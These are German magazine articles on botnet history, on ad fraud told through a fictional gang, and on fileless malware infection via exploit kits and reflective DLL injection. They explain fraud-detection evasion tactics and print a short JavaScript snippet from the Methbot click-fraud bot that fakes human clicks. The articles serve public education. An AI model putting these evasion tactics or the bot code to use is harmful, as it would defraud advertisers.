2006 Spätestens mit dem Auftauchen von **Zeus** aka **Zbot** werden HTTP-basierte, zentralisierte C&C-Strukturen zum „Bot-Netz-Standard“. Das bis dahin mit Abstand größte Bot-Netz umfasst zeitweise allein in den USA etwa 3.600.000 infizierte Rechner. Einen weiteren wichtigen Trend markiert sein Verkauf als **Zeus Toolkit** in Untergrundforen – ein lukratives Geschäft sowohl für die Programmierer als auch für angehende Botmaster mit dem nötigen Kleingeld.

2008 Das **Avalanche**-Bot-Netz wird entdeckt – und bleibt dennoch acht Jahre lang eine der größten Spam-Schleudern.

Im selben Jahr entstehen **Mariposa** (12 Millionen) und **Conficker** (10 Millionen), die bis heute die Plätze 2 und 3 in der Liste der größten bislang enttarnten Bot-Netze belegen.


2009 Mit **Bredolab** aka **Oficla** entsteht das mit geschätzten 30 Millionen Zombies wohl größte bekannte Bot-Netz aller Zeiten. Die Betreiber verschicken nicht nur Spam und verteilen diverse Malware – sie vermieten auch Teile ihrer Bot-Netz-Struktur an andere Gangster. 2009 ist möglicherweise auch das Geburtsjahr der mobilen Bot-Netze: **Yxes**, ein Symbian-Wurm, implementiert botnetzartige Strukturen.

2010 Das berüchtigte **TDL-4** aka **TDSS** infiziert den Master Boot Record und lässt sich dementsprechend besonders schwer wieder entfernen.

2012 Dass nicht nur Windows-Rechner zum Ziel von Bot-Netz-Betreibern werden können, beweist das **Flashback**-Botnet. Es nutzt eine Java-Sicherheitslücke, um mehr als eine halbe Millionen Macs zu infizieren.

2014 Die Ad-Fraud-Malware **Poweliks** greift nicht nur auf Bot-Netz-Strukturen zurück, sondern verwendet überdies eine dateilose Infektionstechnik, um möglichst lange unerkannt zu bleiben (siehe S. 96).

2016/17 **Mirai** und seine Nachfolger nutzen das Internet of Things für gewaltige DDos-Attacken. Forscher warnen vor dem Einfluss von Social Bots auf die öffentliche Meinung.



Goldesel der Crimeware

Wie Betrüger mit Bot-Netzen Milliarden scheffeln

Millionen von Bots klicken automatisiert auf Anzeigen – das summiert sich schnell zum Milliarden-Geschäft. Damit das tatsächlich funktioniert, gehen die Betrüger ziemlich raffiniert vor und lassen ihre Bots echte Menschen so überzeugend wie möglich imitieren.

**Von Jürgen Schmidt und
Olivia von Westernhagen**

Das Sprichwort „Verbrechen lohnt sich nicht“ mag auf Banküberfälle, Einbruch oder Erpressung zutreffen – nicht aber auf Ad Fraud. Eine vermutlich russische Cyber-Gang, die unter dem sperrigen Bezeichner AFT13 geführt

wird, demonstriert das eindrucksvoll. Forscher der Sicherheits-Firma White Ops rechneten erst kürzlich vor, dass AFT13 mit ihrem Bot-Netz Methbot zwischen drei und fünf Millionen US-Dollar täglich verdient. Das ergibt rund eine Milliarde im Jahr. Insgesamt soll sich der Schaden durch Anzeigenbetrug 2016 auf mehr als 7 Milliarden US-Dollar belaufen haben.

Die Vorgehensweise der Betrüger ist im Grunde einfach: Sie erstellen Websites, die Raum für Anzeigen und Videos bieten. Anschließend bringen sie Werbetreibende dazu, Werbung auf der Site zu platzieren, und erhalten von diesen immer dann einen Cent- oder geringen Euro-Betrag, wenn der Spot oder die Anzeige gesehen wird.

Doch wie jeder auf Anzeigen angewiesene Webseiten-Betreiber bestätigen

kann, ist das ein hartes Brot. Ohne großen Namen und viel Arbeit ist es unglaublich schwer, dauerhaft ausreichende Mengen an Besuchern anzuziehen, damit sich die Cent-Beträge für einzelne Anzeigen-Einblendungen und -Klicks zu nennenswerten Beträgen aufsummieren.

Deshalb verlassen sich AFT13 & Co. auch nicht auf Menschen, sondern befehlen den von ihnen kontrollierten Bots, die Werbung-tragenden Seiten aufzurufen und deren Anzeigen anzuklicken. Mit ein paar hunderttausend Anzeigen-aufrufenenden Bots werden aus wenigen Cents pro Ad-Impression schnell Millionen-Beträge. Doch ganz so einfach ist das natürlich nicht. Tatsächlich müssen die Betrüger beträchtlichen Aufwand treiben, damit diese Geldmach-Maschine wirklich rund läuft.

Am einfachsten erklärt sich die typische Vorgehensweise der Anzeigenbetrüger mit der Geschichte einer fiktiven Cyber-Gang – wir nennen sie mal AdFraudsters. Es handelt sich um einen Haufen Kleinkrimineller mit gerade mal durchschnittlichen IT-Kenntnissen, die auf der Suche nach einem relativ risikoarmen und dennoch lukrativen Nebenjob auf die Idee gekommen sind, es mal mit Werbebetrug zu versuchen.

Schritt 1: Ghost Sites erstellen

Als erstes benötigt die Gang Fläche, die sie mit Werbung bestücken kann. Die programmierfaulen Jungs und Mädels von AdFraudsters erstellen das mit einem frei verfügbaren Content Management System wie Wordpress. Da die Gang außerdem auch schreibfaul ist, kauft sie dafür Inhalte von bereits bestehenden Websites, die sie bestenfalls minimal modifiziert. Der Inhalt ist ihnen dabei weitgehend egal. Wichtig ist nur, dass die Seite möglichst gut auf eine bestimmte Zielgruppe zugeschnitten ist. Denn das „verkauft“ sich besser.

Auf das Aussehen verschwendet AdFraudsters keine Zeit. Echte Besucher erwartet man ohnehin nicht und den Bots genügen auch leblose Ghost Sites. So klatscht man möglichst schnell Websites für jeweils ein Thema zusammen. Reise-Websites gehen besonders gut, hat der Anführer Tomcat irgendwo gehört. Recherchen im Internet zeigen schnell, dass die Konkurrenz offenbar auch mit Ghost Sites zu Business, Familie, Finanzen und Autos Erfolg hat. Also ziehen die AdFraudsters auch dafür passende Ghost Sites hoch.

Da ohnehin klar ist, dass sie mit diesen Seiten auf ehrlichem Weg nie Geld verdienen werden, kommen dann die ersten Optimierungen zum Einsatz: Um pro Seitenaufruf möglichst viel zu verdienen, packen sie so viel Anzeigen wie möglich auf jede Seite. Mit 1x1-Pixel pro Anzeige („Pixel Stuffing“) und mehreren davon übereinander gestapelt („Ad Stacking“) kann man gleich viel mehr unterbringen. Das funktioniert besonders bei Anzeigen, die lediglich angezeigt werden müssen (Display-Werbung). Auf Seiten, deren Anzeigen tatsächlich geklickt werden sollen, verzichtet man hingegen auf derlei Trickseriei.

Dafür müssen unbedingt Videos her. So genannte Pre-Roll-Ads sind der „heiße

Scheiß“ der Werbeindustrie. Das sind jene kurzen Werbespots, die zu Beginn eines Videos laufen und nach ein paar Sekunden übersprungen werden können. Ebenfalls lukrativ sind interaktive Video-Ads, die etwa zur Teilnahme an einem Gewinnspiel auffordern. Videos werden derzeit wegen ihrer angeblichen Effizienz weit besser bezahlt als statische Banner-Werbung. Natürlich müssen auch hier Werbespot und Video-Content thematisch zusammenpassen. Also platzieren die AdFraudsters etwa auf der eigenen Auto-Site wahllos zusammengeklauter Tuning-Videos mit generischem Text und passenden Keywords.

Schritt 2: Für Traffic sorgen

Als nächstes braucht die Gang natürlich Traffic auf den Ghost-Sites. Die eingangs erwähnten AFT13 mit ihrem eigenen Methbot-Netz haben es da natürlich leicht. Mangels Geduld und Programmierkenntnissen kommt der Aufbau eines eigenen Bot-Nets für die AdFraudsters jedoch erst mal nicht in Frage.

Doch Tomcat hat eine andere Idee: Die in der Szene berühmte Poweliks-Gang hat ein Bot-Netz mit mehr als 200.000 Zombies am Start und vermietet die gegen Geld. Alternativ verscherbeln sie auch Traffic – also Seitenaufrufe für bestimmte URLs. Das ist genau das, was die AdFraudsters jetzt brauchen. Doch natürlich lassen sich die Poweliks nicht mit grünen Jungs wie den AdFraudsters ein. Wie's der Teufel will, kennt Tomcat aber jemanden, der Kontakt zu einem der Traffic Broker aus dem weit verzweigten, mehrstufigen Reseller-Netz der Poweliks herstellen kann.

Der Reseller preist zunächst sein Premium-Angebot an: quasi jungfräuliche Bots, also frisch infizierte Rechner, die bisher nicht negativ aufgefallen sind. Doch nach kurzer Verhandlung wird klar, dass die AdFraudsters es zunächst mal mit dem billigen Einstiegsangebot versuchen werden. Für eine niedrige zweistellige Summe bekommen sie einen Monat lang mehrere tausend Bot-Besuche pro Tag auf Ziele ihrer Wahl. Die kommen von „altgedienten und bewährten“ Bots. Tomcat weiß natürlich, dass das nur eine Umschreibung für infizierte Systeme ist, die bereits nach allen Regeln der Kunst gemolken wurden und sich damit vermutlich auf jeder Blacklist des Universums wiederfinden.



Der Werbe-Industrie ist das Treiben von AdFraudsters, Poweliks und AFT13 nämlich durchaus bekannt und sie steuert so gut es geht dagegen. Darauf spezialisierte Firmen beobachten und analysieren Traffic auf den Anzeigenseiten und sortieren im Rahmen ihrer Fraud Detection die schwarzen Schafe so gut es geht aus.

Dabei fallen dann auch Statistiken wie der Bot Baseline Report ab. Dort stellt die US-Amerikanische Association of National Advertisers (ANA) gemeinsam mit White Ops fest, dass 2015 immerhin rund 65 Prozent des beobachteten Bot-Traffics aus Privat-Haushalten kam – also Endanwendern, die sich etwa mit Poweliks infiziert haben. Einmal identifizierte Bots landen auf schwarzen Listen und bringen damit kein Geld mehr ein.

Für das Problem, dass der Nachschub an frisch infizierten Systemen nicht ausreicht, haben die Cyber-Kriminellen von AFT13 eine kreative Lösung gefunden. Sie

Für menschliche Besucher eher uninteressant: eine typische Ghost Site, die nur von Bots besucht wird





Man erkennt deutlich, wie die Betrüger mit ihrem Bot-Traffic (rot) den Tag/Nacht- und Wochentagsverlauf von echtem Traffic auf Anzeigenseiten (blau) imitieren. (Hinweis: der Bot-Traffic wurde um den Faktor 10 hochskaliert.)

stützen sich laut White Ops auf eher bescheidene 800 bis 1200 dedizierte Server in Amsterdam und den USA, die als Backend für den Bot-Traffic fungieren. Um die nicht zu verbrennen, kaufen sie in großem Stil als angeblich in den USA angesiedelte Internet Service Provider eigene IP-Adressen ein und nutzen die dann als zwischengeschaltete Proxies. Die Werbe-Plattform und auch die Fraud Detection sieht nur die Proxy-IP und kann die gerne sperren. Dann nimmt AFT13 eben eine neue.

Auf über 4 Millionen US-Dollar beläuft sich mittlerweile allein der Wert der fast 572 000 IP-Adressen, die White Ops AFT13 zuordnet. Aber hey – das sind ja gerade mal die Einnahmen eines durchschnittlichen Tages. Und anders als bei den infizierten PCs sind dem Nachschub hier kaum Grenzen gesetzt (und wenn dann erstmal IPv6 kommt – aber das ist eine andere Geschichte).

Ich glaub', meine Maus klickt

Die Bots rufen vollautomatisiert die Ghost-Sites der AdFraudsters ab. Dabei muss auch das eingebettete JavaScript ausgeführt werden, das dann die Werbung nachlädt. Nur wenn das dynamisch zur Laufzeit in die Seite eingebundene Werbemittel vom Server des Anzeigenkunden abgerufen wird, fließt auch Geld. Also genügen typische Kommandozeilen-Werkzeuge wie wget nicht – es muss schon ein richtiger Browser sein. Auf der anderen Seite soll der rechtmäßige Besitzer des Bots von diesen Aktivitäten nichts mitbekommen. Wenn er das unerwünschte Treiben erst mal bemerkt, ist es meist schnell vorbei mit der praktischen Fernsteuerung.

Poweliks hat dafür eine vergleichsweise simple Lösung gefunden. Die Malware modifiziert System- und Sicherheits-

Einstellungen des Internet Explorers, um das Anzeigen von Sicherheitswarnungen zu unterdrücken und die volle Kontrolle über den Browser zu erlangen. Dann startet sie den Internet Explorer als Tochter-Prozess. Indem sie auf den Aufruf der sonst üblichen ShowWindow()-Funktion verzichtet, erzeugt sie unsichtbare Browser-Fenster. Denen schickt Poweliks dann über das Windows-Event-System gefälschte Tastatur-Eingaben, Maus-Bewegungen und -Klicks, um den Browser fernzusteuern. Damit simuliert der Bot echte Benutzer-Aktivitäten so gut er kann.

Andere Bots gehen noch einen Schritt weiter: Die Click-Fraud-Malware Kovter bringt ihren eigenen Browser mit aufs System. Der klickt sich dann in bis zu 30 parallelen Threads durchs Internet. Damit der Anwender davon nichts merkt, macht er das bevorzugt, wenn der Rechner über längere Zeit nichts zu tun hat und unterbricht es sofort, wenn der legitime Anwender aktiv wird.

Um zielgerichtete Aktionen wie etwa das Klicken auf Anzeigen auszuführen, durchsuchen Bots den HTML-Code der aktuell besuchten – und bereits gerenderten – Web-Seite nach passenden -Tags für das Einbetten von Bildern. Die müssen dann von einem Link-Tag umschlossen sein, das auf eine externe Seite verweist, so die einfache Bot-Logik zur Erkennung von Anzeigen.

Damit sie auch am lukrativen Geschäft mit der Werbung in Videos mitmischen kann, muss die AdFraudsters-Gang auch dafür sorgen, dass die Pre-Roll-Ads angesehen oder zumindest abgespielt werden. Zu diesem Zweck ändert sie den HTML-Code der Seite so, dass das Video sofort losläuft („autoplay“).

AFT13s Methbot ist sogar schon einen Schritt weiter und übernimmt das Starten

der Videos selber. So kann er es an beliebigen Stellen pausieren oder abbrechen, um menschliches Verhalten zu imitieren und den Eindruck eines echten Zuschauers zu erwecken.

Warum auch Bots schlafen gehen

Überhaupt passen die Botnetz-Betreiber das Verhalten ihrer Bots immer weiter dem echter Internet-Nutzer an, um der drohenden Fraud Detection zu entgehen. Zu Beginn produzierten sie rund um die Uhr wahnsinnig hohe Klickraten und waren allein daran einfach zu erkennen. Mittlerweile beobachten etwa die Ersteller der Bot Baseline Study, dass die Herren der Bot-Netze ihre Klickraten immer weiter drosseln und den Bot-Traffic nachts und an Wochenenden deutlich reduzieren.

Auch auf den besuchten Web-Sites simulieren aktuelle Bots das menschliche Verhalten so gut es geht. Sie scrollen, verschieben die Maus, klicken mal hier, mal da und öffnen auch mal Links in einem neuen Fenster – alles nur, um der Fraud Detection zu entgehen.

Die Bots bekommen sogar eine „Persönlichkeit“ mit passenden Interessen verpasst. Anzeigenkunden wollen ihre Werbung möglichst der eigenen Zielgruppe präsentieren. „Was interessieren uns Hausfrauen und Rentner? Männlich, zwischen 20 und 35, Entscheider, möglichst im Finanz-Sektor, wohnhaft an der Westküste – das wollen wir.“

„Klar, geben wir Euch“, denken sich die AdFraudsters und statten ihren Bot mit einer passenden IP-Adresse aus, lassen ihn regelmäßig Börsenkurse abrufen und dann Financial Times oder das Yachting Magazin lesen. Er sammelt dabei fleißig Cookies, die ihn als Banker aus San

Francisco ausweisen – und wenn es ein „bitte tracke mich“-Flag gäbe, würde er das auch noch setzen. Sie lassen den Bot sogar auf Anzeigen für Maß-Anzüge klicken, an denen sie nichts verdienen. Alles nur, um die Werbe-Industrie von der Echtheit der Banker-Persona des Bots zu überzeugen. Danach kann man deren Klicks auf der eigenen Business-Ghost-Site umso teurer verkaufen.

Schritt 3: Realtime Fraud

Die letzte Herausforderung für die angehenden Ad-Fraud-Millionäre ist natürlich, Werbung auf die mühsam erstellten Ghost-Sites zu bekommen. Das wäre bis vor wenigen Jahren noch sehr schwer gewesen. Da lief das Online-Anzeigengeschäft ähnlich wie im Print-Bereich ab: Werbetreibende beziehungsweise die von ihnen beauftragten Medien-Agenturen schalteten Anzeigen bei Web-Sites, von denen sie glaubten, dass sie ihre Zielgruppe dort erreichen: also etwa ITler bei heise online, Banker eher bei der Financial Times; die AdFraudsters mit ihren billigen Ghost-Sites waren weitgehend außen vor.

Doch die AdFraudsters-Gang profitiert von zwei Trends, die gerade das Anzeigengeschäft revolutionieren: Programmatic Buying und Real Time Bidding. Heute geht der Designer-Shop mit seinen Werbe-Clips für seine Maß-Anzüge etwa zu Googles Doubleclick Ad Exchange – dem Marktführer für Echtzeit-Auktionen im Anzeigenbereich.

Dort erklärt er: „Ich will Banker, männlich, zwischen 20 und 35, mit einem geschätzten Jahreseinkommen über 100.000 Euro. Damit die meine Anzeige sehen, biete ich bis zu 5 Cent. Und wenn der Besucher in den letzten 2 Wochen eine Anzeige meiner Konkurrenz angeklickt hat, erhöhe ich sogar auf 10.“ Das nennt sich Programmatic Buying und funktioniert ähnlich wie die Sniper-Bots bei Ebay. Man spezifiziert Eigenschaften des gewünschten Traffics und gibt dann automatisiert Gebote auf passende Angebote ab. Auf welcher Website sich der anvisierte Kunde gerade rumtreibt, ist dabei nicht unbedingt wichtig.

Die AdFraudsters-Crew auf der anderen Seite baut einfach Anzeigenplätze mit Doubleclicks Code für Echtzeit-Auktionen in ihre Ghost-Sites ein. Die Formalitäten für eine Registrierung bei der Anzeigen-

börse sind keine echte Hürde. Dann schickt sie den Bot mit der Banker-Persona auf diese Seite. Das initiiert automatisch eine Echtzeit-Auktion: „Banker zu versteigern“ – wessen Werbung soll dem Besucher angezeigt werden? Der Designer-Shop bietet mit und erhält den Zuschlag für 4 Cent; sein Werbe-Video wird in die Seite eingebaut. Das alles geschieht in Sekundenbruchteilen, während der Browser die Seite aufbaut.

Die AdFraudsters-Crew bekommt 3 Cent, 1 Cent geht als Provision an Google. Die Plattform verdient also am Betrug mit – und zwar nicht nur Google. Konkurrenten wie Yieldlab und Rubicon arbeiten ähnlich. Allerdings leidet durch den Umfang des Anzeigenbetrugs natürlich die Glaubwürdigkeit bei den Kunden, was letztlich den Erfolg des gesamten Konzepts in Frage stellt. So haben die Plattform-Betreiber durchaus ein vitales Interesse daran, Ad Fraud zu unterbinden. Doch geschätzte 7 Milliarden Dollar Schaden sprechen eine deutliche Sprache, was die Effizienz der Maßnahmen angeht.

Im Lauf ihrer weiteren Karriere setzt die AdFraudsters-Gang noch viele weitere Betrugsmaschinen mit wechselndem Erfolg um. Click-Jacking beispielsweise schiebt dem echten Anwender beim Surfen einen unsichtbaren iFrame mit passender Werbung unter den Mauszeiger. Der nächste Klick des Anwenders geht auf die (unsichtbare) Anzeige. Er wundert sich vielleicht, dass nichts passiert, klickt noch mal und dann funktioniert alles wie gewohnt.

Domain Spoofing gibt es gleich in zwei Varianten: Client-seitig kann der Bot Anzeigen in eine im Browser angezeigte Premium-Website eines renommierten News-Dienstes einschleusen und für deren Platzierung als angeblicher Zwischenhändler abkassieren. Auf der Server-Seite

gelingt es Anzeigenbetrügern immer wieder, die Anzeigen-Tags so zu fälschen, dass es für den Käufer aussieht, als wäre der Besucher nicht auf der billigen Ghost-Site, sondern auf einer renommierten News-Site. Trotzdem kassiert nicht die Premium-Site, sondern die AdFraudsters-Gang.

White Ops veröffentlichte Ende Dezember eine Liste mit mehr als 6000 Domains von Premium-Publishern, die zwischen September und Oktober 2016 durch die Methbot-Crew gespoofed beziehungsweise im Rahmen des Programmatic Advertising missbraucht wurden. Die Liste der Tricks zum Anzeigenbetrug ließe sich quasi endlos fortsetzen.

Wer den Schaden hat ...

Wer jetzt glaubt, diese Form des Betrugs träfe mit der Werbe-Industrie wenigstens die Richtigen, der irrt gleich doppelt. Die DoubleClicks & Co. verdienen dabei sogar mit. Die eingangs erwähnten 7 Milliarden landen als rote Zahlen in den Büchern der Werbetreibenden – also etwa beim innovativen Mode-Label mit eigenem Online-Vetrieb, das auf Online-Werbung angewiesen ist.

Banden wie AFT13, Poweliks oder unsere fiktiven AdFraudster sind keine Cyber-Robin-Hoods. Diesen Schmarotzern geht es schlicht um die eigene Bereicherung; dabei kennen sie keine Skrupel. Sie nutzen ihre Bot-Netze genauso für jede andere Schweinerei, die sich auszahlt: DDoS-Attacken, Online-Banking-Betrug, Spam-Versand – oder man kassiert beim Besitzer eines ausgelutschten Zombie-PC mit einem nachinstallierten Erpressungs-Trojaner noch mal kräftig ab.

(ju@ct.de) **ct**

Der Bot Baseline Report: ct.de/yq1b

Bevor der Methbot auf eine zufällige Stelle des Anzeigenmotivs klickt, simuliert er mit `humanEvents()` menschliche Aktivitäten.

```
if (this.document.querySelectorAll("a").length === 0){
  var im = this.document.querySelectorAll("input[type=image]")[0];
  if (im !== undefined) {
    var browser = this._MethBrowser;
    return setTimeout(function() {
      browser.humanEvents();
      browser.humanEvents();
      im.click(
        undefined,
        parseInt(10+Math.random()*490),
        parseInt(50+Math.random()*440));
      }, 1000*(2 + 10 * Math.random()))
  }
}
```

Die unsichtbare Gefahr

Dateilose Infektion umgeht Schutzfunktionen



Antiviren-Software durchsucht vor allem Dateien nach Mustern bekannter Schadprogramme. Wenn jedoch gar keine Schadprogramme auf der Festplatte landen, laufen viele Schutzmaßnahmen ins Leere. Professionelle Spione, die es auf hochrangige Ziele in Industrie und Politik abgesehen haben, experimentieren schon länger mit dateiloser Infektion – und die Cyber-Mafia zieht nach.

Von Olivia von Westernhagen und Jürgen Schmidt

Herkömmliche Infektionen eines Computers etwa über ein Exploit-Kit laden das eigentliche Schadprogramm aus dem Internet herunter und starten es dann auf dem Computer des Opfers. Das Unheil – etwa in Form von Online-Banking-Betrug – nimmt seinen Lauf. Bei gezielten Einbrüchen in Firmennetzen laden die Angreifer zumeist zusätzliche Werkzeuge nach, mit deren Hilfe sie sich weiter im Netz ausbreiten. Darauf haben sich die Verteidiger mittlerweile eingestellt und suchen gezielt nach diesen Anzeichen einer Infektion.

Um lange unentdeckt zu bleiben und möglichst keine Spuren – Insider sprechen von Indicators of Compromise (IoC) – zu

hinterlassen, vermeiden Cyberkriminelle es neuerdings immer öfter ganz, Dateien anzulegen. So berichtete Kaspersky im Februar von einer „fileless Infection“ bei über 140 Firmen in 40 Ländern – darunter Banken, Regierungsorganisationen und Telekommunikationsunternehmen. Als Urheber verdächtigen sie auf Hightech-Bankraub spezialisierte Cyber-Gangs wie Carbanak oder Gcman.

Solche dateilosen Infektionen umgehen nicht nur traditionelle Sicherheitsvorkehrungen wie das Scannen von Dateien durch Antiviren-Software. Sie lassen auch moderne Sicherheitskonzepte wie Software Restriction Policies und andere Whitelisting-Verfahren ins Leere laufen.

Denn die Einbrecher nutzen für ihren Einbruch und den folgenden Datendiebstahl die bereits auf dem System vorhandenen Tools.

Die unsichtbare Präsenz einer Malware steht und fällt mit ihrer unbemerkten Ankunft auf dem System. Ein beliebtes Einfallstor sind Office-Dateien mit Makros. Im schlimmsten Fall ist eine E-Mail mit dem Dokument sogar speziell auf den Empfänger zugeschnitten, also etwa Bewerbungsunterlagen, die an die Personalabteilung geschickt werden.


Der eigentliche Schadcode ist dabei verschlüsselt oder zumindest unleserlich gemacht und wird erst zur Laufzeit entpackt. Alternativen dazu sind JavaScript-Dateien (.js) oder HTML-Applications (.hta), die JScript oder VBScript enthalten.

So richtig dateilos ist das alles noch nicht. Schließlich kommt der Schadcode immer noch als Datei auf den Rechner. Er lässt sich als solche erkennen und blockieren oder zumindest im Nachhinein etwa im tmp-Ordner des betroffenen Nutzer-Accounts aufspüren.

Anders bei einer Infektion durch Exploit Kits: Das berühmte Angler Exploit Kit ist bereits seit 2014 in der Lage, Malware auch dateilos auf dem Zielrechner einzuschleusen und auszuführen. Da landet nichts mehr in tmp-Dateien. Stattdessen injiziert der Exploit den Schadcode in den Arbeitsspeicher eines bereits laufenden Prozesses und startet ihn dort als neuen Thread. Anglers Konkurrenten wie das HanJuan Exploit Kit haben diese Technik übernommen.

Was zunächst sehr abstrakt klingt, lässt sich gut anhand eines Beispiels erklären. Ein fiktiver Nutzer Lars sieht sich zur Entspannung nach der Arbeit gern niedliche Katzenvideos an; Werbeanzeigen für Tiernahrung oder Kratzbäume sind folglich nichts Ungewöhnliches. Lars ahnt nicht, dass eine der eingeblendeten Werbeanzeigen Bestandteil einer Malvertising-Kampagne ist, in deren Rahmen das Angler-EK ausgeliefert wird. Lars muss die betreffende Werbegrafik nicht einmal anklicken: Der Code enthält einen unsichtbaren IFrame, innerhalb dessen die Umleitung auf die Landing Page des Angler-EK erfolgt.

Während Lars also Simon's Cat frönt, testet das JavaScript auf der Angler-Landingpage im Hintergrund seinen Browser



Diese Malware versucht, den Anwender zum Abschalten des Makroschutzes zu bewegen.

auf Sicherheitslücken. Wird es fündig, schlägt es zu und der eingeschleuste Schadcode überprüft als Erstes, ob er sich in einer Sandbox oder einer virtuellen Maschine befindet.

Nur wenn diese Tests negativ ausfallen, lädt er die eigentliche Payload von einem Internet-Server der Betrüger nach. Diese landet im Arbeitsspeicher des Browsers. Beginnt sie mit dem typischen „MZ“ eines PE-Headers, handelt es sich um eine herkömmliche Infektion: Die Datei wird ganz klassisch auf die Festplatte geschrieben und ausgeführt. Sind die ersten zwei Bytes hingegen Ox9090, kommt die im Folgenden beschriebene dateilose Infektion zum Einsatz.

Das Unheil macht sich breit

Bei dem Code im Arbeitsspeicher handelt es sich um eine dynamisch ladbare Bibliothek – nur dass sich die nicht wie sonst üblich in einer DLL-Datei befindet, sondern im Arbeitsspeicher. Eine spezielle Loader-Funktion des Schadcodes führt dabei all die Aufgaben aus, die sonst das Betriebssystem beim Laden einer DLL-Datei übernimmt.

Sie bestimmt dann unter anderem die Adressen benötigter Funktionen im Arbeitsspeicher (GetProcAddress(), VirtualAlloc() und LoadLibraryA()), reserviert damit Speicher, lädt die Bibliothek dort hin und erledigt eine Reihe von Verwaltungsaufgaben wie das Abarbeiten der Import Table. Abschließend ruft der Loader den Einsprungspunkt der Bibliothek auf (DllMain) – die Bibliothek initialisiert sich und nimmt ihre Arbeit auf.

Wer es noch genauer wissen möchte, dem sei die Lektüre des Artikels „Reflective DLL Injection“ von Stephen Fewer empfohlen oder gleich seine Referenz-Im-

plementierung auf GitHub. Beides finden Sie über den Link am Ende des Artikels.

